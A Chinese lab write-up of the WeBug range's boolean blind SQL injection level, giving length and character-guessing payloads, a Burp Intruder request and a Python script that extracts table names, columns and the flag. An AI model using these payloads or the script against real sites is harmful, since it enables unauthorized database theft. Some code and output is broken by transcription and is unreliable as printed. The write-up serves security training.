

02布尔注入

笔记本： WeBug靶场做题记录

创建时间： 2023-01-12 14:19

更新时间： 2023-01-12 23:44

作者： 陈熙

标签： sql注入(ctf), web安全

一、确定语句执行成功或失败在页面上的显示区别

正常访问时界面如下：



尝试输入1'，可看到在执行出错时，返回内容有所变化，和上图相比部分内容未显示



依次尝试：

[http://112.19.25.7:8372/control/sqlinject/bool_injection.php?id=1' %23](http://112.19.25.7:8372/control/sqlinject/bool_injection.php?id=1'%23) 有显示

[http://112.19.25.7:8372/control/sqlinject/bool_injection.php?id=1' and 1' %23](http://112.19.25.7:8372/control/sqlinject/bool_injection.php?id=1' and 1'%23) 有显示


二、判断数据库名称

下面把1换成猜测条件：

猜测数据库名字长度：`and length(database())>4'%23` 大于4有显示，大于5无显示，说明数据库名字长度为5

猜测数据库名，从第一个字符开始，按照二分法来猜测，先判断是否大于n，再逐渐缩小范围：

`and mid(database(),1,1) > 'a' %23`，最后确定第一个字符为w



然后是第二个字符，把mid函数参数从1改为2：`and mid(database(),2,1)>'a'%23`

依次猜测，最后测试出数据库名为webbug

注：其它可采用的函数：

`left(database(),n)`：截取数据库左侧n个字符，可以和limit函数配合使用：

```
and (select(left(database(),1)) limit 0,1)>'a'%23
```

`substr(a,b,c)`：从字符串a的b位置开始截取c个字符,当b为负数时截取位置是从字符串a右端向左数b个字符：

```
and substr(database(),1,1)>'t'%23
```

另一种猜测数据库名的方法：在BP里面爆破：
语句要改为：and mid(database(),1,1) = 'a' %23
将需要猜测的字符设为可变字段：

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payload details.

Attack type: Sniper

```
GET /control/sqlinject/bool_injection.php?id=1%27%20and%20mid(database(),1,1)%20=%27$a%27%20%23 HTTP/1.1
Host: 112.19.25.7:8372
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=d112desbmd2ef45big5rq3tkg1
X-Forwarded-For: 8.8.8.8
Connection: close
```

然后设置猜测字典，设置为A-Za-z0-9_

Target	Positions	Payloads	Options
--------	-----------	----------	---------

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack and each payload type can be customized in different ways.

Payload set: Payload count: 63

Payload type: Request count: 63

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

A
B
C
D
E
F
G

开始爆破：
因为执行正确，返回的页面会多些内容，所以返回内容较长的页面对应的字符就是正确的字符：

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4214	
1	A	200			4214	
2	B	200			4214	
3	C	200			4214	
4	D	200			4214	
5	E	200			4214	
6	F	200			4214	
7	G	200			4423	
8	H	200			4214	
9	I	200			4214	

Request Response

Raw Headers Hex HTML Render

```
<div class="title"><strong>站长下载文件说明</strong><span style="float:right; padding-right:5px; color:#FFF00">我们致力于为中文网站提供动力</span></div>
<div class="content">
  <p style="margin:10px 0 5px 0">
    站长下载是中国最大的站长类资源下载网站，提供最新最全的源码和站长类工具下载，专设源码报导栏目提供权威的源码评测和教程，推荐国内外优秀源码。
    <p class="color">
      <span>站长下载资源分类：</span><a href="http://down.chinaz.com/class/3_1.htm" target="_blank">ASP源码</a> | <a href="http://down.chinaz.com/class/5_1.htm" target="_blank">PHP源码</a> | <a href="http://down.chinaz.com/class/4_1.htm" target="_blank">.NET源码</a> | <a href="http://down.chinaz.com/news.htm" target="_blank">源码报导</a> | <a href="http://down.chinaz.com/class/8_1.htm" target="_blank">站长软件</a></p>
    <div class="zy">
      <span>欢迎您到站长下载分享资源：</span><a href="http://down.chinaz.com/member/submit.aspx">源码/软件投稿入口</a><a href="http://down.chinaz.com/member/contribute.aspx">评测/教程投稿入口</a>
  </div>
</div>
```

0 matches

Paused

三、猜测数据库中的表信息

先写出读取表名的语句：

```
select group_concat(table_name) from information_schema.tables where table_schema=database();
```

再将这句放入猜测长度的语句，注意要用小括号括起来：

```
and length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>4%23
```

依次尝试，最后得到所有表名总长度为60

然后是数据库中表的个数：

```
1' and ((select count(table_name) from information_schema.tables where table_schema=database()))>6%23
```

依次尝试，得到数据库中表的个数为7

接下来猜测表名，60位长度如果用上面的办法太慢，所以用python脚本：

```
import requests
import sys

str_list=[]
for i in range(48,58):    #48-57是0-9的ascii码
    str_list.append(chr(i))
#for i in range(65,91):    #大写字母,mysql不区分大小写字母
#    str_list.append(chr(i))
for i in range(97,123):    #小写字母
    str_list.append(chr(i))
str_list.append("_")
str_list.append(",")
```

```

print('作为测试的字符集: %s'%str_list)

url="http://192.168.0.22/control/sqlinject/bool_injection.php?id=2"
the_str="hello"#正常显示的网页内容
the_lower=""#将结果全小写
for i in range(1,20):#所有表名合在一起的长度, 需要根据实际情况修改大小
    for l in str_list:
        #pl=url+"'" and (select mid((select group_concat(table_name) from
information_schema.tables where table_schema=database()),%d,1))='%s'--+"%(i,l)
        #获得所有表名
        #pl=url+"'" and (select mid((select group_concat(column_name) from
information_schema.columns where table_name='env_list'),%d,1))='%s'--+"%(i,l)
        #获得指定表的列名
        pl=url+"'" and (select mid((select envflag from env_list limit
1,1),%d,1))='%s'--+"%(i,l) #获得指定列的每条数据, 这是第1条
        r=requests.get(pl)
        #print("当前测试位置: %d, 当前测试字符s"%(i,l))
        if the_str in r.text:
            the_lower+=l;
            print(l,end='')
            sys.stdout.flush()
            break
    print("\n"+the_lower.lower())

```

注意：访问的网页需要登录，为了测试方便，在靶机内将网页的登录验证注释掉了

```

bool_injection.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

<?php

require_once "../common/common.php";
if (!isset($_SESSION['user'])) {
    //header("Location:../login.php");
}

```

运行后得到所有的表名：

```

(kali@kali)-[~/桌面]
$ python3 1.py
作为测试的字符集: ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e',
', 'x', 'y', 'z', '-', '_']
DATA_CRUD, ENV_LIST, ENV_PATH, FLAG, SQLINJECTION, USER, USER_TEST

```

四、猜测指定表的字段名

flag表在第一关已用过，剩下的表从名字上看env_list为事件列表，可能存在有用信息，当然也可以一个个去尝试读取

获得指定表的字段的payload为：

```

'" and (select mid((select group_concat(column_name) from information_schema.columns
where table_name='eve_list'),%d,1))='%s'--+"%(i,l)

```

执行后

```

(kali@kali)-[~/桌面]
$ python3 1.py
作为测试的字符集: ['0', '1', '2', '3', '4', '5', '6', '7', '8',
', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd',
', 'x', 'y', 'z', '-', '_']
ID, ENVNAME, ENVDESC, ENVINTEGRATION, DELFLAG, ENVFLAG, LEVEL, TYPE

```

五、猜测指定列“envflag”的数据：

对每条数据进行猜测：

`"' and (select mid((select envflag from env_list limit 0,1),%d,1))='%s'--+ '%" (i,l)`

第1条不是，用limit 1,1后才得到这一关的正确flag：

```
(kali@kali)-[~/桌面]  
$ python3 1.py  
作为测试的字符集：['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z']  
fdsafsdfa  
fdsafsdfa
```

参考资料：

1、webbug4.0—布尔注入

https://blog.csdn.net/qq_45625605/article/details/103908927

2、webbug4.0布尔注入-2

<https://www.cnblogs.com/yuuki-aptx/p/10533857.html>

3、布尔型盲注Python脚本

<https://blog.csdn.net/mochu7777777/article/details/104825456>